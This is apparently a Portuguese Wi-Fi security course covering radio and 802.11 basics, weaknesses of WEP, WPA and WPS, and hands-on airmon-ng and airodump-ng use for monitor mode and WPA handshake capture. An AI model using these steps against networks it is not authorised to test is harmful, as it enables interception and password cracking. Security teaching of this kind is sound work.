- **RSSI** significa Received Signal Strength Indication (Indicação da Intensidade do Sinal Recebido) e nada mais é que a medida de potência de um sinal recebido. Os equipamentos possuem uma faixa possível de medição do RSSI, por exemplo, - 50 a -120dBm, o que significa que -120dBm é o menor nível de sinal que pode ser medido pelo equipamento (onde provavelmente será impossível o funcionamento da rede) e -50dBm é o ponto de saturação, ou seja, operação com máximo nível de sinal, o que também não é interessante, pois a operação em saturação pode causar aquecimento e travamentos do equipamento.

SNR

- Relação sinal-ruído ou razão sinal-ruído (frequentemente abreviada por S/N ou SNR, do inglês, signal-to-noise ratio) é um conceito de telecomunicações, também usado em diversos outros campos que envolvem medidas de um sinal em meio ruidoso, definido como a razão da potência de um sinal e a potência do ruído sobreposto ao sinal. Em termos menos técnico, a relação sinal-ruído compara o nível de um sinal desejado (música, por exemplo) com o nível do ruído de fundo. Quanto mais alto for a relação sinal-ruído, menor é o efeito do ruído de fundo sobre a detecção ou medição do sinal.

DYNAMIC RATE SELECTION

- Quanto mais distante do AP, menor a captação de sinal mais ruído. Decorrente disto, a velocidade da conexão é comprometida. Esse valor não pode ser medido através de metros, visto que existem muitas variáveis que podem variar o SNR

CSMA/CD

- Este protocolo inclui uma técnica de detecção da portadora e um método para controlar colisões: se um posto (placa de rede) de transmissão detecta, enquanto transmite datagrama, que outro sinal foi injetado no canal, para de transmitir, envia uma datagrama de dispersão e espera um intervalo de tempo aleatório (backoff) antes de tentar enviar novamente o datagrama.

CSMA/CD: DEFINIÇÕES

- **CS (Carrier Sense):** Capacidade de identificar se está ocorrendo transmissão, ou seja, o primeiro passo na transmissão de dados em um rede Ethernet é verificar se o cabo está livre.
- **MA (Multiple Access):** Capacidade de múltiplos nós concorrerem pelo utilização da mídia, ou seja, o protocolo CSMA/CD não gera nenhum tipo de prioridade (daí o nome de Multiple Access, acesso múltiplo). Como o CSMA/CD não gera prioridade pode ocorrer de duas placas tentarem transmitir dados ao mesmo tempo. Quando isso ocorre, há uma colisão e nenhuma das placas consegue transmitir dados.
- **CD (Collision Detection):** É responsável por identificar colisões na rede.

CSMA/CA

- **CSMA/CA - Carrier sense multiple access with collision avoidance (Acesso múltiplo com verificação de portadora com anulação/prevenção de colisão)** é um método de transmissão que possui um grau de ordenação maior que o seu antecessor (CSMA/CD) e possui também mais parâmetros restritivos, o que contribui para a redução da ocorrência de colisões em uma rede (máquina interligadas através de uma rede identificam uma colisão quando o nível de sinal aumenta no interior do cabo).

FREQUÊNCIAS

- Um dos atrativos das redes WLAN é que utilizam faixa de frequências não licenciadas. No Brasil, de acordo com a Resolução 506/08 da Anatel, as seguintes faixas de frequências estão disponíveis:
- 2400 – 2483MHz, que suporta 11 canais de 20MHz, sobrepostos, deslocados de 5MHz cada, ou no máximo 3 canais não sobrepostos (1, 6, 11).
- 5150 – 5350 MHz, somente para aplicações Indoor e EiRP abaixo de 200mW (23dBm)
- 5470 – 5725 MHz, indoor ou outdoor, com restrições de potência máxima, e com uso de DFS (Dynamic Frequency Selection) e TPC (Transmit Power Control) preferencialmente para evitar interferências com Radar.
- 5725 – 5850 MHz, para sistemas Ponto-a-Ponto e Ponto-Multiponto, redes MESH, etc.

MODO PROMÍSCUO

- **Modo promíscuo** (ou ainda comunicação promíscua) em relação à Ethernet, é um tipo de configuração de recepção na qual todos os pacotes que trafegam pelo segmento de rede ao qual o receptor está conectado são recebidos pelo mesmo, não recebendo apenas os pacotes endereçados ao próprio.

- Também é utilizado para sniffar pacote, o modo monitor permite que pacotes sejam capturados sem precisar de associação com um Ponto de Acesso ou rede Ad-hoc primeiro. Modo monitor cabe apenas às redes wireless, enquanto modo promíscuo pode ser usado em redes cabeadas.

DBM/DBI

- Assim como em outras tecnologias de transmissão via rádio, a distância que o sinal é capaz de percorrer em uma rede Wi-Fi depende não apenas da potência do ponto de acesso, mas também do ganho da antena e de fatores ambientais, tais como obstáculos e interferência eletromagnética.
- A potência total da transmissão é medida em dBm (decibel milliwatt), enquanto o ganho da antena é medido em dBi (decibel isotrópico). Em ambos os casos, é usado o decibel como unidade de medida, mas o parâmetro de comparação é diferente, daí o uso de duas siglas distintas.

DBM

- No caso da potência de transmissão, o parâmetro de comparação é um sinal de 1 milliwatt. Dentro da escala, um sinal de 1 milliwatt corresponde a 0 dBm. A partir daí, cada vez que é dobrada a potência do sinal, são somados aproximadamente 3 decibéis, já que, dentro da escala, um aumento de 3 decibéis corresponde a um sinal duas vezes mais forte, da mesma forma que temos com o som:
- 00 dBm = 1 milliwatt | 03 dBm = 2 milliwatts | 06 dBm = 4 milliwatts | 09 dBm = 7.9 milliwatts | 12 dBm = 15.8 milliwatts | 15 dBm = 31.6 milliwatts | 18 dBm = 61.1 milliwatts | 21 dBm = 125.9 milliwatts | 24 dBm = 251.2 milliwatts | 27 dBm = 501.2 milliwatts | 30 dBm = 1000 milliwatts | 60 dBm = 1000000 milliwatts

EIRP

- Nos sistemas de comunicação de rádio, Equivalent Isotropically Radiated Power (EIRP), representa a quantidade de energia que uma antena teórica isotrópica (que distribui uniformemente em todas as direções de alimentação) que emitem para produzir a densidade de potência de pico observado na direção de ganho máximo antena.
- EIRP pode levar em conta as perdas na linha de transmissão e conectores e inclui o ganho da antena.
- O EIRP muitas vezes se afirma em termos de decibéis de uma fonte de referência emitida por um radiador isotrópico com uma intensidade de sinal equivalente. O EIRP permite comparações entre diferentes emissores, independentemente do tipo, tamanho ou forma.
- Com o EIRP e com o conhecimento do ganho de uma verdadeira antena, é possível calcular a potência real e valores de força de campo.

ASSOCIAÇÃO: CONCEITO

- Uma vez que um nó tenha sido autenticado, ele deve estar associado a um AP. É assim que a rede determina para onde enviar os dados destinados a esse nó. Ele o encaminha através do AP ao qual o nó está associado. É por isso que um nó só pode estar associado a um único AP. Existe também um procedimento de desassociação onde o nó pode desconectar da WLAN. Isso impede que o AP continue a tentar transmitir dados para este nó depois que ele tiver saído da WLAN.

ASSOCIAÇÃO: COMO FUNCIONA

- Quando um estação inicia o processo de associação, ele tem que respeitar a seguinte sequência:

1. A estação envia a probe request
2. O AP responde a probe com as informações de segurança necessárias
3. A máquina envia uma requisição de autenticação para o AP
4. O AP responde essa requisição informando se a maquina está apta ou não
5. Caso o processo de autenticação seja aprovada, é iniciada a associação
6. O AP inicia o processo de associação do cliente (Station)

AUTENTICAÇÃO: CONCEITO

- Autenticação é como um nó obtém acesso à rede. Ele fornece uma prova de identidade para garantir que o nó tenha acesso permitido à rede. Isso é comparável à conexão física de um cabo Ethernet ao nó de uma rede com fio. Junto com a autenticação, há um serviço de desautorização que é usado para impedir que qualquer outro serviço seja fornecido a um nó.

DESAUTENTICAÇÃO: CONCEITO

- Ao contrário da maioria dos bloqueadores de rádio , a desautenticação atua de maneira única. O protocolo IEEE 802.11 (Wi-Fi) contém a provisão para um quadro de desautenticação . O envio do quadro do ponto de acesso para uma estação é chamado de "técnica sancionada para informar uma estação falsa de que eles foram desconectados da rede".

CHAVES COMPARTILHADAS

- É muito comum trabalhar com chaves compartilhadas (Shared Key Authentication) quando usamos a tecnologia Wireless. Essas chaves são fáceis de configurar, porém, ruins para dar manutenção quando há um número grande de clientes.
- Após a requisição do Cliente para ingressar na rede, o AP gera um número randômico de 128 octetos (criptografado com a chave e o algoritimo RC4) e responde à estação com um desafio, ou seja, a estação tem que usar a mesma chave e o mesmo algoritmo para responder o desafio.
- Se o AP verificar que a resposta do Desafio está correta, então ele autoriza a associação daquele AP na rede.

RADIUS

- Remote Authentication Dial In User Service (RADIUS) é um protocolo de rede que provê de forma centralizada autenticação, autorização e contabilização (Accounting em inglês) no processo de gerenciar computadores que estarão se conectando e usando um determinado serviço de rede.

O servidor RADIUS possui três funções básicas:

- autenticação de usuários ou dispositivos antes da concessão de acesso a rede.
- autorização de outros usuários ou dispositivos a usar determinados serviços providos pela rede.
- para informar sobre o uso de outros serviços.
- O protocolo RADIUS é resumidamente, um serviço baseado em UDP de pergunta e resposta. As requisições e respostas seguem uma padrão de tabelas (variável=valor).

BEACON FRAMES

- **O Beacon Frames** é um dos quadros de gerenciamento em WLANs baseadas em IEEE 802.11. Ele contém todas as informações sobre a rede. Quadros de beacon são transmitidos periodicamente, eles servem para anunciar a presença de uma LAN sem fio e para sincronizar os membros do conjunto de serviços. Os quadros de beacon são transmitidos pelo ponto de acesso (AP) em um conjunto de serviços básicos de infraestrutura (BSS). Na rede IBSS, a geração de sinais é distribuída entre as estações. Para o espectro de 2,4 GHz, ter mais de 15 SSIDs em canais sobrepostos (ou mais de 45 no total) e quadros de beacon começam a consumir uma quantidade significativa de tempo de ar e a degradar o desempenho mesmo quando a maioria das redes está inativa.

BEACON FRAMES

- **O Beacon Frames** é um dos quadros de gerenciamento em WLANs baseadas em IEEE 802.11. Ele contém todas as informações sobre a rede. Quadros de beacon são transmitidos periodicamente, eles servem para anunciar a presença de uma LAN sem fio e para sincronizar os membros do conjunto de serviços. Os quadros de beacon são transmitidos pelo ponto de acesso (AP) em um conjunto de serviços básicos de infraestrutura (BSS). Na rede IBSS, a geração de sinais é distribuída entre as estações. Para o espectro de 2,4 GHz, ter mais de 15 SSIDs em canais sobrepostos (ou mais de 45 no total) e quadros de beacon começam a consumir uma quantidade significativa de tempo de ar e a degradar o desempenho mesmo quando a maioria das redes está inativa.

PROBE FRAMES

- Os clientes ou estações de WLAN usam o Probe Frames para verificar a disponibilidade da rede **WLAN** na área.
- Em resposta à probe frames recebida, a rede envia um quadro de resposta da sonda quando os parâmetros são compatíveis. Fig-2 menciona todos os campos transportados pelo **quadro de resposta da sonda** WLAN .

ATIM

- Announcement Traffic Indication Message: Um quadro unicast que é usado em uma rede IBSS quando o Modo de economia de energia está ativado. Se uma estação tiver dados armazenados em buffer para outra estação, ela enviará um quadro ATIM para a outra estação, informando-o de que deve permanecer acordado até a próxima janela do ATIM, para que possa receber os dados em buffer. Qualquer estação que tenha dados armazenados em buffer para outra estação ou tenha recebido um caixa eletrônico ficará ativa para que os dados armazenados em buffer possam ser trocados.

CRIPTOGRAFIAS

CRIPTOGRAFIA WEP

- Wired Equivalent Privacy (Privacidade equivalente aos fios) foi o primeiro protocolo de criptografia lançado para redes sem fio. O WEP é um sistema de criptografia adotado pelo padrão IEEE 802.11.
- Ele utiliza uma senha compartilhada para criptografar os dados e funciona de forma estática. Além de fornecer apenas um controle de acesso e de privacidade de dados na rede sem fio.
- Poucos anos após ter sido lançado, várias vulnerabilidades foram encontradas no uso do protocolo, até que o WPA foi lançado. A senha WEP é composta por 64 ou 128bits, porém, o vetor de inicialização (IV) utiliza 24bits, ou seja, restam apenas 40 ou 104 bits para a senha.
- E justamente essa é a grande falha do WEP, o fato dele não criptografar o Vetor de Inicialização faz com que o atacante consiga depois de coletar acima de 5 mil IVs, derivar toda a senha WEP. Mas calma, entenderemos isso melhor daqui a pouco.

CRIPTOGRAFIA WEP E RC4

- O RC4 é uma cifra de fluxo, a mesma chave de tráfego nunca deve ser usada duas vezes. O propósito de um VI (vetor de inicialização), que é transmitido em texto puro, é para evitar a repetição, mas um VI de 24 bits não é suficientemente longo para garantir isso em uma rede ocupada. A forma como o VI foi usado também deu brecha para um ataque de chavesrelacionadas ao WEP. Para um VI de 24 bits, há uma probabilidade de 50% de que o mesmo VI irá repetir se após 5000 pacotes

CRIPTOGRAFIA WPA

- No momento em que o padrão 802.11i de segurança sem fio estava sendo desenvolvido, o WPA foi usado como uma melhoria temporária de segurança para o WEP. Um ano antes do WEP ser abandonado oficialmente, o WPA foi formalmente adotado.
- A maioria dos aplicativos WPA modernos usa uma chave pré-compartilhada (PSK), mais conhecida como WPA Persona e o protocolo Temporal Key Integrity Protocol ou TKIP (/ti?'k?p/) para criptografia. O WPA Enterprise usa um servidor de autenticação para gerar chaves e certificados.
- O WPA foi uma melhoria significativa sobre o WEP, mas como os principais componentes foram feitos para que eles pudessem ser implementados através de atualizações de firmware em dispositivos habilitados para WEP, ele ainda se baseava em elementos vulneráveis.
- O WPA, assim como WEP, depois de sido submetido a uma prova de conceito e aplicado a demonstrações públicas acabou, por sua vez, sendo muito vulnerável a invasões. Os ataques que representavam a maior ameaça para o protocolo, não eram feitos diretamente, mas sim através do sistema Wi-Fi Protected Setup (WPS) - sistema auxiliar desenvolvido para simplificar a conexão dos dispositivos aos pontos de acesso modernos.

CRIPTOGRAFIA WPA2

- O protocolo de segurança baseado no padrão sem-fio 802.11i foi introduzido em 2004. A melhoria mais importante adicionada ao WPA2 em relação ao WPA foi o uso do Advanced Encryption Standard (AES). O AES foi aprovado pelo governo dos EUA para ser usado como padrão para a criptografia de informações classificadas como secretas, portanto, deve ser bom o suficiente para proteger redes domésticas.
- Neste momento, a principal vulnerabilidade de um sistema WPA2 é quando o atacante já tem acesso a rede Wi-Fi segura e consegue obter acesso a certas chaves para executar um ataque a outros dispositivos na rede. Dito isto, as sugestões de segurança para as vulnerabilidades conhecidas do WPA2 são, em sua maioria, significativas apenas para as redes de nível empresarial e não são realmente relevantes para as pequenas redes domésticas
- Infelizmente, a possibilidade de ataques através do Wi-Fi Protected Setup (WPS), ainda é elevada nos pontos de acesso WPA2, algo que também é um problema com o WPA.
- E apesar da invasão de uma rede segura WPA / WPA2 através desta falha levar cerca de 2 a 14 horas, ainda é um problema de segurança real, portanto, o WPS deve ser desativado e ainda melhor, o firmware do ponto de acesso deve ser redefinido para uma distribuição que não tenha suporte ao WPS para excluir assim, totalmente este meio de ataque.

CRIPTOGRAFIA WPS

- **Wi-Fi Protected Setup** (**WPS**; originalmente **Wi-Fi Simple Config**) é um padrão de segurança de rede que permite que os usuários mantenham facilmente uma rede sem fio doméstica segura. A partir de 2014 algumas redes que usam este padrão poderiam cair nos ataques de força bruta se um ou mais pontos de acesso da rede não se protegessem contra o ataque.
- Criado pela Wi-Fi Alliance e introduzido em 2006, a meta do protocolo é permitir a usuários domésticos que saibam pouco de segurança em rede sem fio e possam intimidar-se pelas opções de segurança disponíveis, configurar o WPA, bem como tornar mais fácil de adicionar novos dispositivos a uma rede existente sem digitar longas frases secretas. Antes do padrão, várias soluções de computação foram desenvolvidas por vendedores diferentes para endereçar a mesma necessidade.
- Uma grande falha de segurança foi revelada em dezembro de 2011, que afeta roteadores sem fio com característica de WPS PIN, que a maioria dos modelos recentes tem habilitado por padrão. A falha permite que um atacante remoto recupere o WPS PIN em algumas horas com um ataque de força bruta e, com o WPS PIN, a chave pré-compartilhada WPA/WPA2 da rede. Usuários têm sido estimulados a desligar a característica WPS PIN, embora isto possa não ser possível em alguns modelos de roteadores.

CRIPTOGRAFIA WPA3

O WPA3 aprimora o Wi-Fi das seguintes maneiras:

- **As senhas são muito mais difíceis de quebrar.** Com o WPA2, um hacker pode capturar alguns dados do seu fluxo de Wi-Fi e executá-lo por meio de um ataque com base em dicionário, para tentar adivinhar sua senha. O WPA3, por outro lado, exige que os invasores interajam com o seu Wi-Fi para cada palpite de senha, tornando muito mais difícil e demorada a invasão. Isso é muito útil se você estiver usando uma senha fraca em sua rede.
- **Seus dados antigos são mais seguros.** Mesmo se um hacker descobrir sua senha, ela não conseguirá fazer o máximo possível com o WPA2. O WPA3 suporta "sigilo de encaminhamento", o que significa que, se um hacker capturar qualquer dado criptografado de sua máquina e, em seguida, descobrir sua senha, ela não poderá descriptografar os dados antigos capturados. Ele só poderá descriptografar dados recém-capturados.
- **Os dispositivos domésticos inteligentes são mais fáceis de configurar com o Wi-Fi Easy Connect.** Se você já tentou configurar um dispositivo da Internet das Coisas em sua rede, especialmente um que não tem tela, sabe o quanto isso pode ser chato. Primeiramente, você precisa conectar seu smartphone à uma rede separada pelo dispositivo, depois selecionar seu Wi-Fi doméstico em uma lista e assim por diante. Com o novo "Wi-Fi Easy Connect" do WPA3, você poderá conectar um dispositivo simplesmente digitalizando um código QR em seu smartphome. (O WPA2 incluía um recurso um pouco semelhante chamado Wi-Fi Protected Setup, mas continha várias vulnerabilidades de segurança.)

CRIPTOGRAFIA WPA3

- **As redes públicas de Wi-Fi serão mais seguras.** Os padrões atuais de Wi-Fi são terrivelmente inseguros para redes píblicas. Se uma rede não exige uma senha, ela está transmitindo muitos dos seus dados não criptografados, o que significa que um hacker sentado dentro da cafeteria pode conseguir obter suas informações pessoais. Com o WPA3, até mesmo as redes abertas criptografam seu tráfego individual, tornando-as muito mais seguras de usar.
- O WPA3 também inclui criptografia mais forte para o Wi-Fi corporativo, embora a maioria dos usuários domésticos não precise se preocupar com isso. Na verdade, os usuários domésticos não precisarão se preocupar com nada - conectar-se a uma rede protegida por WPA3 é exatamente como conectar-se a qualquer outra rede Wi-Fi protegida por senha.

TKIP

- O TKIP (Temporal Key Integrity Protocol) é um algoritmo de criptografia baseado em chaves que se alteram a cada novo envio de pacote. A sua principal característica é a frequente mudanças de chaves que garante mais segurança.
- A senha é modificada automaticamente por padrão a cada 10.000 pacotes enviados e recebidos pela sua placa de rede. Isso ajuda a corrigir a falha do WEP, pois, não deixa que a chave seja descoberta quando há um acumulo de frames.
- O TKIP utiliza o tamanho de chaves de 128 bits, esse tamanho era opcional no WEP (padrão de 64 bits) e também dobrou o tamanho do vetor de inicialização, o tamanho do vetor de inicialização ficou de 48 bits, ao contrário de 24 bits que era no WEP, possibilitando dessa forma um espaço maior de possibilidades de keystreams

EAP

- O EAP (Extensible Authentication Protocol) vai além do protocolo PPP (Point-to-Point Protocol) ao permitir métodos arbitrários de autenticação que usam credenciais e troca de informações de comprimentos arbitrários. O EAP fornece métodos de autenticação que utilizam dispositivos de segurança, como cartões inteligentes, cartões de token e calculadoras de criptografia.
- O EAP oferece uma arquitetura de padrão industrial para suporte a métodos de autenticação adicionais dentro do PPP. Com o EAP, um mecanismo de autenticação arbitrário autentica uma conexão de acesso remoto. O esquema de autenticação a ser usado é negociado entre o cliente de acesso remoto e o autenticador (que pode ser o servidor de acesso remoto ou o servidor RADIUS).
- Roteamento e Acesso Remoto incluem suporte para EAP-TLS e PEAP-MS-CHAP v2, por padrão. Você pode conectar outros módulos EAP ao servidor executando o Roteamento e Acesso Remoto para oferecer outros métodos EAP

AES

- O Advanced Encryption Standard, ou AES, é uma cifra de bloco simétrica escolhida pelo governo dos EUA para proteger informações classificadas e é implementada em software e hardware em todo o mundo para criptografar dados confidenciais.
- O Instituto Nacional de Padrões e Tecnologia (NIST) iniciou o desenvolvimento do AES em 1997, quando anunciou a necessidade de um algoritmo sucessor para o Data Encryption Standard (DES), que estava começando a se tornar vulnerável a ataques de força bruta.
- Esse novo e avançado algoritmo de criptografia não seria classificado e teria de ser "capaz de proteger informações sensíveis do governo até o próximo século", de acordo com o anúncio do NIST sobre o processo de desenvolvimento de um algoritmo avançado de criptografia padrão. Ele foi projetado para ser fácil de implementar em hardware e software, bem como em ambientes restritos (por exemplo, em um cartão inteligente) e oferecer boas defesas contra várias técnicas de ataque.

PRÁTICA - CONCEITOS

DETERMINANDO A PLACA DE REDE QUE VAI UTILIZAR

- Existem dois fabricantes envolvidos com placas wireless. A primeira é a marca do cartão em si. Exemplos de fabricantes de cartões são Netgear, Ubiquiti, Linksys, Intel e D-Link. Existem muitos, muitos fabricantes além dos exemplos que são apresentados aqui.
- O segundo fabricante é quem faz o chipset sem fio dentro do cartão. Por exemplo, Ralink, Atheros, Qualcomm. Esta é a empresa mais importante a saber. Infelizmente, às vezes é o mais difícil de determinar. Isso ocorre porque os fabricantes de cartões geralmente não querem revelar o que usam dentro de seu cartão. No entanto, para nossos objetivos, é essencial conhecer o fabricante do chipset sem fio. Conhecer o fabricante do chipset sem fio permite determinar quais sistemas operacionais são suportados, quais drivers de software você precisa e quais limitações estão associadas a eles. A próxima seção descreve os sistemas operacionais suportados e as limitações do chipset.
- Procure na internet por “<seu modelo de cartão> chipset” ou “<modelo de cartão> linux” ou “<modelo de cartão> wikidevi”. Muitas vezes você pode encontrar referências ao chipset que seu cartão usa e / ou às experiências de outras pessoas.
- http://www.aircrack-ng.org/doku.php?id=compatibility_drivers#list_of_compatible_adapters

IEE80211 VS MAC80211

- Como descrever a diferença seria algo mais complexo, sendo assim necessitando de um estudo mais aprofundado. Eu vou deixar alguns links para consulta
- https://www.cnrood.com/en/media/solutions/Wi-Fi_Overview_of_the_802.11_Physical_Layer.pdf
- https://www.gta.ufrj.br/grad/01_2/802-mac/R802_11-3.htm
- https://www.teleco.com.br/tutoriais/tutorialrwlanman2/pagina_4.asp
- https://support.apple.com/pt-br/HT202628
- https://br.ccm.net/contents/791-a-camada-de-conexao-wi-fi-802-11-ou-wi-fi

PRÁTICA BÁSICA

AIRMON-NG - CONCEITOS

AIRMON-NG

- O Airmon-ng está incluído no pacote aircrack-ng e é usado para ativar e desativar o modo monitor em interfaces sem fio. Também pode ser usado para voltar do modo monitor para o modo gerenciado.

AIRMON-NG – COMO USAR

```
root@kali:~# airmon-ng --help

usage: airmon-ng <start|stop|check> <interface> [channel or frequency]
```

Airmon-ng –help é o comando para ter acesso aos comandos da ferramenta

```
root@kali:~# airmon-ng

PHY Interface   Driver       Chipset

phy0    wlan0       ath9k_htc   Atheros Communications, Inc. AR9271 802.11n
```

Digitar o comando airmon-ng sem parâmetros mostrará o status das interfaces.

AIRMON-NG - EXEMPLOS

```
root@kali:~# airmon-ng check

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

   PID Name
   465 NetworkManager
   515 dhclient
  1321 wpa_supplicant

root@kali:~# airmon-ng check kill

Killing these processes:

   PID Name
   515 dhclient
  1321 wpa_supplicant
```

Diversos processos podem interferir com o Airmon-ng. Usar a opção de ***check*** exibirá qualquer processo que possa ser problemático e a opção de ***check kill*** irá matá-los para você.

AIRMON-NG - EXEMPLOS

```
root@kali:~# airmon-ng start wlan0 6

PHY Interface   Driver      Chipset

phy0    wlan0       ath9k_htc   Atheros Communications, Inc. AR9271 802.11n

        (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
        (mac80211 station mode vif disabled for [phy0]wlan0)
```

Ative o modo monitor (start) na interface sem fio (***wlan0***), fixada no canal ***6*** . Uma nova interface será criada (wlan0mon no nosso caso), que é o nome da interface que você precisará usar em outros aplicativos.

```
root@kali:~# airmon-ng stop wlan0mon

PHY Interface   Driver      Chipset

phy0    wlan0mon    ath9k_htc   Atheros Communications, Inc. AR9271 802.11n

        (mac80211 station mode vif enabled on [phy0]wlan0)

        (mac80211 monitor mode vif disabled for [phy0]wlan0mon)
```

A opção de ***stop*** destruirá a interface do modo monitor e colocará a interface sem fio de volta no modo gerenciado.

AIRMON-NG - EXERCICIOS

- Identifique a sua placa de rede
- Ative o modo monitor e desative para o modo gerenciador
- Mate os processos
- Inicie sua placa em modo monitor, definindo o canal 1, 6 ou 11

AIRODUMP-NG - CONCEITOS

AIRODUMP-NG

- Airodump-ng é usado para captura de pacotes de frames brutos 802.11 e é particularmente apropriado para coletar IVs (Vetores de Inicialização) WEP com intuito de usá-los com o aircrack-ng. Se você tem um receptor GPS conectado ao computador, airodump-ng é capaz de registrar as coordenadas dos Access Points encontrados. Suplementarmente, airodump-ng cria um arquivo de texto (também chamado de “dump”) contendo os detalhes de todos os Access Points e clientes vistos.

AIRODUMP-NG - EXEMPLOS

```
uso: airodump-ng <opções> <interface>[,<interface>,...]

Opções:
    --ivs               : Salva somente IVs capturados
    --gpsd              : Usa GPSd
    --write    <prefix> : Prefixo do arquivo dump
    -w                  : mesmo que --write
    --beacons           : Grava todos os beacons em arquivo dump
    --update     <secs> : Mostra atraso de atualização em segundos
    --showack           : Apresenta as estatísticas ack/cts/rts
    -h                  : Esconde estações conhecidas pelo --showack
    -f          <msecs> : Tempo em milisegundos entre canais alternando (saltos)
    --berlin     <secs> : Tempo antes da remoção do AP/cliente
                          da tela quando nenhum pacote a mais
                          for recebido (Padrão: 120 segundos).
    -r           <file> : Lê pacotes do arquivo especificado.

Opções de filtro:
    --encrypt   <suite> : Filtra APs pela criptografia (cifra)
    --netmask <netmask> : Filtra APs pela máscara de sub-rede
    --bssid     <bssid> : Filtra APs pelo BSSID
    -a                  : Filtra clientes não-associados

Por padrão, airodump-ng salta em canais 2.4GHz.
Você pode fazê-lo capturar em outro(s)/específico(s) canal(is) usando:You can make it
    --channel <channels>: Captura em canais específicos
    --band <abg>        : Banda na qual o airodump-ng deve saltar (a, b ou g)
    --cswitch  <method> : Configura o método de alternação dos canais
                  0     : FIFO (padrão)
                  1     : Round Robin
                  2     : Salta no último
    -s                  : mesmo que --cswitch

    --help              : Mostra esta tela de uso do programa
```

COMANDOS DO AIRODUMP

AIRODUMP-NG - EXEMPLOS

Qual o significado dos campos apresentados pelo airodump-ng?

Airodump-ng mostrará uma lista de Access Points detectados, e também uma lista de clientes conectados (“estações”). Aqui está um exemplo de uma captura de tela:

```
CH  9 ][ Elapsed: 1 min ][ 2007-04-26 17:41 ][ WPA handshake: 00:14:6C:7E:40:80

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:09:5B:1C:AA:1D   11  16       10        0    0  11  54. OPN              NETGEAR
00:14:6C:7A:41:81   34 100       57       14    1   9  11  WEP  WEP         bigbear
00:14:6C:7E:40:80   32 100      752       73    2   9  54  WPA  TKIP   PSK  teddy

BSSID              STATION            PWR   Lost   Packets  Probes

00:14:6C:7A:41:81  00:0F:B5:32:31:31   51      2        14
(not associated)   00:14:A4:3F:8D:13   19      0         4  mossy
00:14:6C:7A:41:81  00:0C:41:52:D1:D1   -1      0         5
00:14:6C:7E:40:80  00:0F:B5:FD:FB:C2   35      0        99  teddy
```

AIRODUMP-NG - EXEMPLOS

A primeira linha mostra o canal atual, tempo de execução decorrido, data atual e opcionalmente se um “aperto de mão” (handshake) WPA/WPA2 foi detectado. No exemplo acima, “WPA handshake: 00:14:6C:7E:40:80” indica que um *handshake* WPA/WPA2 foi capturado com sucesso para o BSSID.

```
CH  9 ][ Elapsed: 1 min ][ 2007-04-26 17:41 ][ WPA handshake: 00:14:6C:7E:40:80

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:09:5B:1C:AA:1D   11  16       10        0    0  11  54. OPN              NETGEAR
00:14:6C:7A:41:81   34 100       57       14    1   9  11  WEP  WEP         bigbear
00:14:6C:7E:40:80   32 100      752       73    2   9  54  WPA  TKIP   PSK  teddy

BSSID              STATION            PWR   Lost   Packets  Probes

00:14:6C:7A:41:81  00:0F:B5:32:31:31   51      2        14
(not associated)   00:14:A4:3F:8D:13   19      0         4  mossy
00:14:6C:7A:41:81  00:0C:41:52:D1:D1   -1      0         5
00:14:6C:7E:40:80  00:0F:B5:FD:FB:C2   35      0        99  teddy
```

AIRODUMP-NG - EXEMPLOS

TABELA DE DESCRIÇÃO:

Campo	Descrição
BSSID	Endereço MAC do Access Point. Na seção Client (Cliente), um BSSID com "(not associated)" significa que o cliente não está associado com qualquer AP. Nesse estado desassociado, ele está procurando por um AP para conectar-se.
PWR	Nível de sinal apresentado pela placa. Seu significado depende do driver, mas quanto maior o sinal mais perto você fica do AP ou estação. Se o BSSID PWR for -1, então o driver não suporta relatório do nível de sinal. Se o PWR for -1 para um número limitado de estações, então isso é para um pacote que veio de um AP para o cliente mas as transmissões do cliente estão fora do alcance da sua placa. O que significa que você está escutando somente metade da comunicação. Se todos os clientes tiverem PWR como -1, então o driver não suporta relatório do nível de sinal.
RXQ	Qualidade de Recepção, medida pela porcentagem de pacotes (quadros de dados e de gerenciamento) recebidos com sucesso nos últimos 10 segundos. Ver nota abaixo para explicação mais detalhada.
Beacons	Número de pacotes de aviso enviados pelo AP. Cada Access Point manda por volta de 10 beacons por segundo na velocidade mais baixa (1M), então geralmente eles podem ser pegos de bem longe.
# Data	Número de pacotes de dados capturados (se WEP, contagem única de IVs), incluindo pacotes de difusão de dados.
#/s	Número de pacotes de dados por segundo medidos nos últimos 10 segundos.
CH	Número do Canal (capturados a partir dos pacotes beacon). Nota: às vezes pacotes de outros canais são capturados mesmo se o airodump-ng não estiver saltando canais, por causa da interferência de rádio.
MB	Velocidade máxima suportada pelo AP. Se MB = 11, é 802.11b; se MB = 22 é 802.11b+ e velocidades maiores são 802.11g. O ponto (após 54 acima) indica que preâmbulo curto - short preamble - é suportado.
ENC	Algoritmo de criptografia em uso. OPN = sem criptografia, "WEP?" = WEP ou maior (não há dados suficientes para escolher entre WEP e WPA/WPA2), WEP (sem o ponto de interrogação) indica WEP estático ou dinâmico, e WPA ou WPA2 se TKIP ou CCMP estiver presente.

AIRODUMP-NG - EXEMPLOS

TABELA DE DESCRIÇÃO 2:

CIPHER	A cifra detectada. Um desses: CCMP, WRAP, TKIP, WEP, WEP40 ou WEP104. Não é regra, mas TKIP é tipicamente usado com WPA e CCMP é tipicamente usado com WPA2. WEP40 é mostrado quando o índice da chave é maior que 0. O padrão define que o índice pode ser 0-3 para 40bit e deve ser 0 para 104bit.
AUTH	O protocolo de autenticação usado. Um desses: MGT (WPA/WPA2 usando um servidor de autenticação separado), SKA (Chave compartilhada para WEP), PSK (Chave pré-compartilhada para WPA/WPA2), ou OPN (Aberto para WEP).
ESSID	O tão chamado "SSID", que pode estar vazio, se o esconder SSID estiver ativado. Nesse caso, airodump-ng tentará recuperar o SSID de respostas de sondagem (probe responses) e pedidos de associação (association requests).
STATION	Endereço MAC de cada estação associada ou estações procurando por um AP para se conectarem. Clientes não associados no momento possuem um BSSID com "(not associated)".
Lost	O número de pacotes de dados perdidos nos últimos 10 segundos, baseado no número de sequência. Ver nota abaixo para uma explicação mais detalhada.
Packets	O número de pacotes de dados enviados por um cliente.
Probes	Os ESSIDs sondados pelo cliente. Estas são as redes que o cliente está tentando se conectar se não estiver conectado no momento.

AIRODUMP-NG - EXEMPLOS

Como selecionar todos os APs começando com BSSIDs similares

